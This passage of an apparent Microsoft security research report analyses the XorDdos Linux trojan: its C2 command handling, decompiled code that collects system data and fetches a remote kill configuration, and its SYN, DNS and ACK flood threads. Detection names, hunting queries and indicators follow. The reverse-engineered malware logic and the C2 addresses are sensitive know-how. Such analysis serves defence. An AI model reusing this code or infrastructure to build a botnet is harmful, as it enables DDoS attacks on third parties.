
tcp_thread

The tcp_thread triggers the connection with the C2 server decoded earlier using decrypt_remotestr(). It performs the following tasks:

- Reads the content of the file /var/run/gcc.pid to get a unique 32-byte magic string that identifies the device while connecting with the C2 server; if the file doesn’t exist, then it creates the file and updates it with a random 32-byte string.
- Calculates the CRC header, including details of the device such as the magic string, OS release version, malware version, rootkit presence, memory stats, CPU information, and LAN speed.
- Encrypts the data and sends it to the C2 server.
- Waits to receive any of the following commands from the C2 server and then acts on the command using the exec_packet subroutine.

Command	Job
2	Stop

3	Create a thread pool for launching DDoS attacks
6	Download file
7	Update file
8	Send system information to the C2 server
9	Get configuration file to stop processes




```
crc_header = CalcHeaderCrc(0);
memset(sys_info, 0, sizeof(sys_info));
uname(&uname_buf);
memmove((char *)&sys_info[19] + 1, uname_buf.machine, 65);
memmove(&sys_info[3], uname_buf.release, 65);
memmove((char *)&sys_info[51] + 3, &MAGIC_STR, 33);
memmove(&sys_info[60], "STATIC", 7);
memmove(&sys_info[64], "2.0.2", 6);
GetMemStat(sys_info);
GetCpuInfo(&sys_info[35] + 2);
ip = ntohl(self_ip);
sys_info[1] = GetLanSpeed(ip);
sys_info[2] = CheckLKM();
encrypt_code(sys_info, 272);
```

Figure 16. Collection of system information

daemon_get_killed_process

The daemon_get_killed_processthread downloads the kill_cfg data from the remote URL decoded earlier (hxxp://aa[.]hostasa[.]org/config[.]rar) and decrypts it using the same XOR key previously mentioned. It then sleeps for 30 minutes.



```
encrypted_data = (char *)0x0;
do {
  encrypted_data = (char *)http_download_mem(remote_url,&local_c);
  if (encrypted_data != (char *)0x0) {
    sem_wait((sem_t *)sem);
    if (kill_cfg != (char *)0x0) {
      free(kill_cfg);
    }
    encrypt_code(encrypted_data,local_c);
    kill_cfg = strdup(encrypted_data);
    sem_post((sem_t *)sem);
    free(encrypted_data);
  }
  sleep(0x708);
} while( true );
```

Figure 17. daemon_get_killed_process thread function fetches and decodes the kill_cfg data from the remote URL

DDoS attack thread pool

The malware calls sysconf(_SC_NPROCESSORS_CONF) to fetch the number of processors in the device. It then creates threads with twice the number of processors found on the device.

Invoking each thread internally calls the thread routine threadwork. Using the global variable "g_stop" and commands received from the C2 server, threadwork then sends crafted packets 65,535 times to perform a DDoS attack.

Command	Function	Job
0x4	fix_syn	SYN flood attack
0x5	fix_dns	DNS attack
0xA	fix_ack	ACK flood attack

Defending against Linux platform threats

XorDdos’ modular nature provides attackers with a versatile trojan capable of infecting a variety of Linux system architectures. Its SSH brute force attacks are a relatively simple yet effective technique for gaining root access over a number of potential targets.

Adept at stealing sensitive data, installing a rootkit device, using various evasion and persistence mechanisms, and performing DDoS attacks, XorDdos enables adversaries to create potentially significant disruptions on target systems. Moreover, XorDdos may be used to bring in other dangerous threats or to provide a vector for follow-on activities.

XorDdos and other threats targeting Linux devices emphasize how crucial it is to have security solutions with comprehensive capabilities and complete visibility spanning numerous distributions of Linux operating systems. Microsoft Defender for Endpoint offers such visibility and protection to catch these emerging threats with its next-generation antimalware and endpoint detection and response (EDR) capabilities. Leveraging threat intelligence from integrated threat data, including client and cloud heuristics, machine learning models, memory scanning, and behavioral monitoring, Microsoft Defender for Endpoint can detect and remediate XorDdos and its multi-stage, modular attacks. This includes detecting and protecting against its use of a malicious shell script for initial access, its drop-and-execution of binaries from a world-writable location, and any potential follow-on activities on endpoints.

Defenders can apply the following mitigations to reduce the impact of this threat:

- Encourage the use of Microsoft Edge——available on Linux and various platforms——or other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.
- Use device discovery to find unmanaged Linux devices on your network and onboard them to Microsoft Defender for Endpoint.
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to use cloud-based machine learning protections that can block a huge majority of new and unknown variants.
- Run EDR in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn’t detect the threat or when Microsoft Defender Antivirus is running in passive mode.
- Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
- Enable investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.


As threats across all platforms continue to grow in number and sophistication, security solutions must be capable of providing advanced protection on a wide range of devices, regardless of the operating system in use. Organizations will continue to face threats from a variety of entry points across devices, so Microsoft continues to heavily invest in protecting all the major platforms and providing extensive capabilities that organizations needed to protect their networks and systems.

Detection details

Microsoft Defender for Endpoint detects and blocks XorDdos components and behavior as the following malware:

- DoS:Linux/Xorddos.A
- DoS:Linux/Xorddos!rfn
- Trojan:Linux/Xorddos
- Trojan:Linux/Xorddos.AA
- Trojan:Linux/Xorddos!rfn
- Behavior:Linux/Xorddos.A

When XorDdos is detected on a device, Microsoft 365 Defender raises an alert, which shows the complete attack chain, including the process tree, file information, user information, and prevention details.



[45666] **HFLgGwYfSC.elf**

Process id 45666

Command line ./HFLgGwYfSC.elf

Image file path /tmp/HFLgGwYfSC.elf

Image file SHA1 f05194fb2b3978611b99cfbf5e5f1dd44cd5e04b

Effective user **root**

Image file **HFLgGwYfSC.elf**

Detection details **Defender detected and quarantined 'DoS:Linux/Xorddos.A' in file '/tmp/HFLgGwYfSC.elf'**

2022-03-11
22:38:25Z

Defender detected and quarantined 'DoS:Linux/Xorddos.A' in file '...

Threat name DoS:Linux/Xorddos.A
Remediation action quarantine
Remediation status Success
Remediation time Mar 11, 2022 10:38:25 PM

2022-03-11
22:38:25Z

Defender detected and quarantined 'DoS:Linux/Xorddos.A' in file '...

Threat name DoS:Linux/Xorddos.A
Remediation action quarantine
Remediation status Success
Remediation time Mar 11, 2022 10:38:25 PM

File Interaction **/usr/bin/ooivjkixxe**

'Xorddos' malware was prevented Informational ● Prevented ● New

File Interaction **/usr/lib/libudev.so**


'Xorddos' malware was prevented Informational ● Prevented ● New

File Interaction **/tmp/HFLgGwYfSC.elf**

'Xorddos' malware was prevented Informational ● Prevented ● New

Figure 18. Microsoft 365 Defender alert for detection of XorDdos malware

The timeline view displays all of the detection and prevention events associated with XorDdos, providing details such as the MITRE ATT&CK techniques and tactics, remediation status, and event entities graph.




3/11/2022, 10:38:25.430 PM	'Xorddos' malware was prevented	Malware			
3/11/2022, 10:38:25.430 PM	HFLgGwYfSC.elf detected as DoS:Linux/Xorddos.A by Antivirus	Remediated successfully Malware	root	HFLgGwYfSC.elf > HFLgGwYfSC.elf > HFLgGwYfSC...	AntivirusDetection
3/11/2022, 10:38:25.294 PM	libudev.so detected as DoS:Linux/Xorddos.A by Antivirus	Remediated successfully Malware	root	HFLgGwYfSC.elf > HFLgGwYfSC.elf > libudev.so	AntivirusDetection
3/11/2022, 10:38:24.953 PM	ooivjkixxe detected as DoS:Linux/Xorddos.A by Antivirus	Remediated successfully Malware	root	HFLgGwYfSC.elf > HFLgGwYfSC.elf > ooivjkixxe	AntivirusDetection
3/11/2022, 10:38:24.100 PM	HFLgGwYfSC.elf was executed from a world-writable directory	T1204.002: Malicious File	root	HFLgGwYfSC.elf > HFLgGwYfSC.elf > HFLgGwYfSC...	UnixWorldWritableDirec...

Figure 19. Microsoft 365 Defender timeline displaying that HFLgGwYfSC.elf was run from a world-writable directory and the remediation of dropped binaries

Events with the following titles indicate threat activity related to XorDdos:

- The content of libudev.so was collected into libudev.so.6
- bash process performed System Information Discovery by invoking ifconfig
- gcc.sh was executed after being dropped by HFLgGwYfSC.elf
- A shell command was executed by crond
- SUID/SGID process unix_chkpwd executed



Event time	Event	Additional information	User	Entities
3/11/2022, 10:51:01.392 PM	SUID/SGID process postdrop executed	T1548.001: Setuid and Se...	root	crond > crond > sendmail.postfix > postdrop
3/11/2022, 10:51:01.247 PM	The content of libudev.so was collected into libudev.so.6	T1005: Data from Local S...	root	bash > bash > cp > libudev.so
3/11/2022, 10:51:01.235 PM	bash process performed System Information Discovery by invoking ifconfig	T1016: System Network C...	root	crond > bash > bash > ifconfig
3/11/2022, 10:51:01.231 PM	bash process performed System Information Discovery by invoking ifconfig	T1016: System Network C...	root	crond > bash > bash > ifconfig
3/11/2022, 10:51:01.207 PM	bash process performed System Information Discovery by invoking ifconfig	T1016: System Network C...	root	crond > bash > bash > ifconfig
3/11/2022, 10:51:01.205 PM	bash process performed System Information Discovery by invoking ifconfig	T1016: System Network C...	root	crond > bash > bash > ifconfig
3/11/2022, 10:51:01.119 PM	gcc.sh was executed after being dropped by HFLgGwYfSC.elf	T1105: Ingress Tool Trans...	root	bash
3/11/2022, 10:51:01.104 PM	A shell command was executed by crond	T1059: Command and Sc...	root	crond > crond > bash > bash
3/11/2022, 10:51:00.964 PM	SUID/SGID process unix_chkpwd executed	T1548.001: Setuid and Se...	root	systemd > crond > crond > unix_chkpwd

Figure 20. Microsoft 365 Defender timeline with an event on a suspicious shell command run by crond after it was dropped from HFLgGwYfSC.elf

Hunting queries

To locate malicious activity related to XorDdos activity, run the following advanced hunting queries in Microsoft 365 Defender or Microsoft Defender Security Center:

Failed sign-ins

```
DeviceLogonEvents | where InitiatingProcessFileName == "sshd" and ActionType == "LogonFailed" | summarize count() by dayOfYear = datetime_part("dayOfYear", Timestamp) | sort by dayOfYear | render linechart
```

Creation of the XorDdos-specific dropped files

```
DeviceFileEvents | extend FullPath=strcat(FolderPath, FileName) | where FullPath in ("/etc/cron.hourly/gcc.sh", "/lib/libudev.so.6", "/lib/libudev.so", "/var/run/gcc.pid")
```

Command-line of malicious process

```
DeviceProcessEvents | where ProcessCommandLine contains "cat resolv.conf"
```

Indicators

File information

File name:	HFLgGwYfSC.elf
File size:	611.22 KB (625889 bytes)
Classification:	DoS:Linux/Xorddos.A
MD5:	2DC6225A9D104A950FB33A74DA262B93
Sha1:	F05194FB2B3978611B99CFBF5E5F1DD44CD5E04B
Sha256:	F2DF54EB827F3C733D481EBB167A5BC77C5AE39A6BDA7F340BB23B24DC9A4432
File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
First submission in VT:	2022-01-25 05:32:10 UTC

Dropped files

Dropped file path	File type	SHA-256
/etc/init.d/HFLgGwYfSC.elf	Shell Script	6E506F32C6FB7B5D342D1382989AB191C6F21C2D311251D8F623814F468952CF
/etc/cron.hourly/gcc.sh	Shell Script	CBB72E542E8F19240130FC9381C2351730D437D42926C6E68E056907C8456459
/lib/libudev.so	ELF	F2DF54EB827F3C733D481EBB167A5BC77C5AE39A6BDA7F340BB23B24DC9A4432
/run/gcc.pid	Text	932FEEF3AB6FCCB3502F900619B1F87E1CB44A7ADAB48F2C927ECDD67FF6830A

/usr/bin/djtctpzfdq	ELF	53F062A93CF19AEAA2F8481B32118A31B658A126624ABB8A7D82237884F0A394
/usr/bin/dmpyuitfoq	ELF	798577202477C0C233D4AF51C4D8FB2F574DDB3C9D1D90325D359A84CB1BD51C
/usr/bin/fdinprytpq	ELF	2B4500987D50A24BA5C118F506F2507362D6B5C63C80B1984B4AE86641779FF3
/usr/bin/jwvwvxoupv	ELF	359C41DA1CBAE573D2C99F7DA9EEB03DF135F018F6C660B4E44FBD2B4DDECD39
/usr/bin/kagbjahdic	ELF	E6C7EEE304DFC29B19012EF6D31848C0B5BB07362691E4E9633C8581F1C2D65B
/usr/bin/kkldnszwvq	ELF	EF0A4C12D98DC0AD4DB86AADD641389C7219F57F15642ED35B4443DAF3FF8C1E
/usr/bin/kndmhuqmah	ELF	B5FBA27A8E457C1AB6573C378171F057D151DC615D6A8D339195716FA9AC277A
/usr/bin/qkxqoelrfa	ELF	D71EA3B98286D39A711B626F687F0D3FC852C3E3A05DE3F51450FB8F7BD2B0D7
/usr/bin/sykhrxsazz	ELF	9D6F115F31EE71089CC85B18852974E349C68FAD3276145DAFD0076951F32489
/usr/bin/tcnszvmpqn	ELF	360A6258DD66A3BA595A93896D9B55D22406D02E5C02100E5A18382C54E7D5CD
/usr/bin/zalkpggsgh	ELF	DC2B1CEE161EBE90BE68561755D99E66F454AD80B27CEBE3D4773518AC45CBB7
/usr/bin/zvcarxfquk	ELF	175667933088FBEBCB62C8450993422CCC876495299173C646779A9E67501FF4
/tmp/bin/3200	ELF(rootkit)	C8F761D3EF7CD16EBE41042A0DAF901C2FDFFCE96C8E9E1FA0D422C6E31332EA

Download URLs

- www[.]enoan2107[.]com:3306
- www[.]gzcfr5axf6[.]com:3306
- hxxp://aa[.]hostasa[.]org/config.rar

Ratnesh Pandey, Yevgeny Kulakov, and Jonathan Bar Or Microsoft 365 Defender Research Team